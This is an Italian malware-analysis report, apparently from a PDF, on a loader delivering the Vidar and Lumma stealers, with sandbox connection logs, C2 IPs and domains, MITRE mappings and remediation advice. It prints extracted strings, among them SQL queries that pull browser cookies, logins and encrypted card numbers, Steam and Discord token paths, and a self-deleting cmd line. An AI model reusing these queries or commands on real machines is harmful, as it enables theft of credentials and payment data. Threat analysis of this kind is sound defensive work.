
1. Ricerca di Informazioni Sensibili: Appena eseguito, il malware avvia un processo di scansione del sistema alla ricerca di informazioni sensibili che possono essere rubate.

2. Connessione a URL Malevoli: Dopo la raccolta iniziale delle informazioni, il malware tenta di connettersi a URL malevoli, al fine di scaricare ulteriori file dannosi e stabilire una connessione agli URL ai quali le informazioni rubate saranno recapitate. Questi file vengono mascherati come file legittimi, **utilizzando nomi come RegAsm.exe per evitare sospetti.** I file a cui dobbiamo prestare attenzione sono **"RegAsm.exe 4704"** e **"RegAsm.exe 6098".** L'ip Russo 147.45.44.104 sappiamo essere il veicolo della variante di Vidar, mentre quello statunitense 172.67.215.62 è quello dal quale si scaricherà Lumma.

HTTP Requests		5	Connections		53	DNS Requests		16	Threats
Protocol	Rep		PID	Process name		CN	IP		Port
TCP	?		6908	RegAsm.exe		GER	195.201.118.191		443
TCP	🔥		6908	RegAsm.exe		RUS	147.45.44.104		80
TCP	?		6908	RegAsm.exe		GER	195.201.118.191		443
TCP	🔥		4704	RegAsm.exe		USA	172.67.215.62		443
TCP	?		6908	RegAsm.exe		GER	195.201.118.191		443
TCP	🔥		4704	RegAsm.exe		USA	172.67.215.62		443
TCP	?		6908	RegAsm.exe		GER	195.201.118.191		443
TCP	🔥		4704	RegAsm.exe		USA	172.67.215.62		443
TCP	🔥		4704	RegAsm.exe		USA	172.67.215.62		443
TCP	🔥		4704	RegAsm.exe		USA	172.67.215.62		443

1. Caricamento di LUMMA e VIDAR: I file scaricati includono le varianti di **VIDAR** e **LUMMA**, che vengono eseguite per continuare le operazioni di furto di dati.

2. Evasione delle Analisi di Sicurezza: Per evitare il rilevamento da parte delle sandbox degli antivirus, il malware implementa un delay nell'esecuzione tramite **TIMEOUT.EXE**. Questo ritardo permette al malware di attendere prima di attivare le sue funzionalità dannose, eludendo così le analisi automatiche a breve termine effettuate dagli ambienti di sicurezza virtualizzati.



APPROFONDIMENTO DELLA MINACCIA

Attraverso **l'analisi delle stringhe** contenute nel file RegAsm.exe 6908, che corrisponde all'eseguibile di una variante del malware Vidar, è stato possibile osservare che il malware effettua **ricerche mirate all'interno dei database locali** per individuare e sottrarre informazioni sensibili. In particolare, Vidar cerca le credenziali di carte di credito, login e password di Outlook e altri sistemi simili, se presenti nel database, oltre ai token di sessione di piattaforme come Valve/Steam e Discord. **Queste informazioni vengono poi esfiltrate** e inviate a un server controllato dagli attaccanti, incrementando il rischio di compromissione di account e dati personali. Il Malware non sembra implementare però tecniche di persistenza.

Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery
Command and Scripting Interpreter (1/6) Windows Command Shell 2			Virtualization/Sandbox Evasion (1/3) Time Based Evasion 1	Unsecured Credentials (1/5) Credentials In Files 23	Query Registry 33 63
			Masquerading (1/9) Rename System Utilities 1	Credentials from Password Stores (1/4) Credentials from Web Browsers 3 4	Software Discovery (0/1) 20 2
				System Information Discovery 1 14	System Location Discovery (0/1) 1
				Steal Web Session Cookie 4	Virtualization/Sandbox Evasion (1/3) Time Based Evasion 1

RICERCHE NEL DATABASE PER LE CREDENZIALI DI CARTE DI CREDITO

I DATI DI OUTLOOK

```
"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-1  
1644480800, name, encrypted_value from cookies",  
"TRUE",  
"Autofill",  
"SELECT name, value FROM autofill",  
"History",  
"SELECT url FROM urls LIMIT 1000",  
"CC",  
"SELECT name_on_card, expiration_month, expiration_year, card_number_  
encrypted FROM credit_cards",  
"Name:",  
"Month:",  
"Year:",  
"Card:",  
"Cookies",  
"Login Data",  
"Web Data",  
"History",  
"logins.json",  
"formSubmitURL",  
"usernameField",  
"encryptedUsername",  
"encryptedPassword",  
"guid",  
"SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_c
```

```
"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messagin  
g Subsystem\\Profiles\\Outlook\\9375",  
"Software\\Microsoft\\Office\\13.0\\Outlook\\Profiles\\Outlook\\9375CF  
F0413111d3B88A00104B2A6676\\",  
"Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles\\Outlook\\9375CF  
F0413111d3B88A00104B2A6676\\",  
"Software\\Microsoft\\Office\\r.0\\Outlook\\Profiles\\Outlook\\9375CFF04  
13111d3B88A00104B2A6676\\",  
"Software\\Microsoft\\Office\\u000e.0\\Outlook\\Profiles\\Outlook\\9375  
CFF0413111d3B88A00104B2A6676\\",  
"00000001",  
"00000002",  
"00000003",  
"00000004",  
"\\\Outlook\\accounts.txt",
```

LE RICERCHE SUI TOKEN

```
"Software\\Valve\\Steam",
"SteamPath",
"\config\",
"ssfn*",
"config.vdf",
"DialogConfigOverlay*.vdf",
"libraryfolders.vdf",
"loginusers.vdf",
"\Steam\",
"sqlite3.dll",
"browsers",
"done",
"Soft",
"\Discord\tokens.txt",
"/c timeout /t 5 & del /f /q\",
\" & del \"C:\\ProgramData\\*.dll\" & exit",
"C:\\Windows\\system32\\cmd.exe",
"https",
"Content-Type: multipart/form-data; boundary=---",
"HTTP/1.1",
"Content-Disposition: form-data; name=\"",
"hwid",
"build",
"token",
"file_name",
```

GLI URL CERCATI DA LUMMA

PID: 4704 RegAsm.exe

C2 (8)	condedqpwqm.shop
	stagedchheiwo.shop
	traineiwnqo.shop
	locatedblsoqp.shop
	caffegclasiqwp.shop
	evoliutwoqm.shop
	millyscroqwp.shop
	stamppreeewntnq.shop

ESFILTRAZIONE

Il fatto che la sezione di esfiltrazione sia vuota su Any.Run, nonostante si tratti di uno stealer, suggerisce che il malware stia utilizzando tecniche avanzate di occultamento per evitare il rilevamento. Abbiamo trovato riferimenti a **googletrustservices** e all'URL **http://o.pki.goog/s/we1/ymc0%** nella hex table degli scambi di rete, il che indica che il malware potrebbe sfruttare servizi legittimi di Google per mascherare l'esfiltrazione, verso uno degli URL malevoli presenti nelle stringhe di LUMMA. Questo comportamento rende l'analisi più complessa e richiede un'attenzione particolare ai dettagli e un monitoraggio approfondito delle connessioni di rete e delle attività sospette. L'URL preso dalla lista sembra essere: **caffegclasiqwp.shop**

	Recv: 2.98 Kb	Timeshift: 21171 ms	Download	Hide ▾
00000000	16 03 03 00 47 02 00 00 43 03 03 66 CB 8F F2 70		...G...C..f..p	
00000010	8B EC 1A 50 6A 46 B0 AF 36 33 AD 82 10 58 E6 89		...PjF..63..X..	
00000020	F5 00 F0 44 4F 57 4E 47 52 44 01 00 C0 2B 00 00		...DOWNGRD..+..	
00000030	1B 00 00 00 00 00 17 00 00 FF 01 00 01 00 00 0B	#.....	
00000040	00 02 01 00 00 23 00 00 00 05 00 00 16 03 03 09	#.....	
00000050	F1 0B 00 09 ED 00 09 EA 00 03 C0 30 82 03 BC 30	0...0..0	
00000060	82 03 62 A0 03 02 01 02 02 11 00 CA 67 EB AE 4A		..b.....g..J	
00000070	0A C3 3D 13 74 F8 FE 8D A1 C0 AB 30 0A 06 08 2A		..=t.....0...*	
00000080	86 48 CE 3D 04 03 02 30 3B 31 0B 30 09 06 03 55		.H.=...0;1.0...U	
00000090	04 06 13 02 55 53 31 1E 30 1C 06 03 55 04 0A 13		...US1.0...U...	
000000a0	15 47 6F 6F 67 6C 65 20 54		Google Trust Se	
000000b0	72 76 69 63 65 73 31 0C 30		rvice1.0...U...	
000000c0	03 57 45 31 30 1E 17 0D 32 34 30 38 32 33 31 35		.WE10...24082315	
000000d0	31 34 31 32 5A 17 0D 32 34 31 31 32 31 31 35 31		1412Z..241121151	
000000e0	34 31 31 5A 30 1E 31 1C 30 1A 06 03 55 04 03 13		411Z0.1.0...U...	
000000f0	13 63 61 66 66 65 67 63 6C 61 73 69 71 77 70 2E		.caffegclasiqwp.	
00000100	73 68 6F 70 30 59 30 13 06 07 2A 86 48 CE 3D 02		shop0Y0...*.H.=.	
00000110	51 55 50 51 52 57 55 55 51 55 51 55 51 55 51 55	0.....	

000001f0	01 05 05 07 30 01 86 1B 68 74 74 70 3A 2F 2F 6F0...http://o
00000200	2E 70 6B 69 2E 67 6F 6F 67 2F 73 2F 77 65 31 2F	.pki.goog/s/we1/
00000210	79 6D 63 30 25 06 08 2B 06 01 05 05 07 30 02 86	ymc0%..+....0..
00000220	19 68 74 74 70 3A 2F 2F 69 2E 70 6B 69 2E 67 6F	.http://i.pki.go
00000230	6F 67 2F 77 65 31 2E 63 72 74 30 35 06 03 55 1D	og/we1.crt05..U.
00000240	11 04 2E 30 2C 82 13 63 61 66 66 65 67 63 6C 61	...0,..caffegcla
00000250	73 69 71 77 70 2E 73 68 6F 70 82 15 2A 2E 63 61	siqwp.shop..*.ca
00000260	66 66 65 67 63 6C 61 73 69 71 77 70 2E 73 68 6F	ffegclasiqwp.sho
00000270	70 30 13 06 03 55 1D 20 04 0C 30 0A 30 08 06 06	p0...U...0.0...
00000280	67 81 0C 01 02 01 30 36 06 03 55 1D 1F 04 2F 30	g.....06..U.../0
00000290	2D 30 2B A0 29 A0 27 86 25 6	-0+.)'.%http://
000002a0	63 2E 70 6B 69 2E 67 6F 6F 6	c.pki.goog/we1/2
000002b0	78 6F 48 73 32 5F 70 77 66 63 2E 63 72 6C 30 82	xoHs2_pwfc.crl0.

CONCLUSIONE

Il malware loader in questione rappresenta una minaccia significativa, poiché **combina la capacità di sottrarre informazioni sensibili con tecniche avanzate di evasione dei sistemi di sicurezza.** L'uso di nomi di file legittimi come RegAsm.exe e l'implementazione di un delay nell'esecuzione sono strategie mirate a prolungare la permanenza del malware nel sistema infetto e a massimizzare il danno. Data la natura degli stealer coinvolti, è fondamentale adottare misure immediate di contenimento e bonifica, isolando i sistemi compromessi e avviando un'analisi approfondita per mitigare ulteriori rischi.

Considerando l'abilità di occultamento del malware, sarà necessario adottare una procedura rigorosa per fermare la perdita di dati. Il primo passo è **isolare immediatamente la macchina infetta** dalla rete per impedire ulteriori comunicazioni esterne e contenere la diffusione del malware. Dopo l'isolamento, si dovrà osservare attentamente il comportamento del malware per identificare se lo stesso pattern di attività si presenta su altre macchine della rete. In caso affermativo, la procedura di isolamento dovrà essere ripetuta su tutte le macchine coinvolte.

Per garantire la massima sicurezza contro questa tipologia di malware, la procedura consigliata prevede la **formattazione dei dischi delle macchine infette e la reinstallazione completa dei sistemi operativi**. Una volta completata la bonifica, sarà possibile reinizializzare le macchine e sincronizzarle con i backup precedentemente effettuati, assicurando così il ripristino delle operazioni in un ambiente pulito e sicuro. **Sarà altrettanto importante, visto si tratta di furto di dati, sarà altrettanto importante aggiornare le password e le credenziali che riguardano I sistemi compromessi, assieme al settaggio di 2FA (Autenticazione a 2 fattori) e istruire il personale alle corrette pratiche di sicurezza informatica.**




REPORT: ANALISI DEL 2° MALWARE LOADER

L'immagine mostra un grafico comportamentale, utilizzato per visualizzare il comportamento di un processo o di un'applicazione in un contesto di sicurezza informatica.

Evidenzia due minacce, **installutil.exe** e **muaundrd.exe**, contrassegnati con un simbolo di pericolo biologico. Questo indica che sono probabilmente processi malevoli identificati durante l'analisi.

Questi processi malevoli sembrano essere eseguiti tramite interazioni con altri processi, probabilmente usando cmd.exe per lanciarli.



JVCZFHE.EXE & INSTALLUTIL.EXE


Questo file ha eseguito **InstallUtil.exe**, uno strumento legittimo di Microsoft utilizzato per l'installazione di componenti software.

Purtroppo, in questo contesto sembra anomalo, poiché ha cercato di connettersi a una porta di rete non standard e ha raccolto informazioni dettagliate sul sistema.




JVCZFHE.EXE

- **Punteggio di Minaccia:** 51 su 100
- **Stato:** Sospetto
- **Blocco dell'applicazione e avvio automatico**
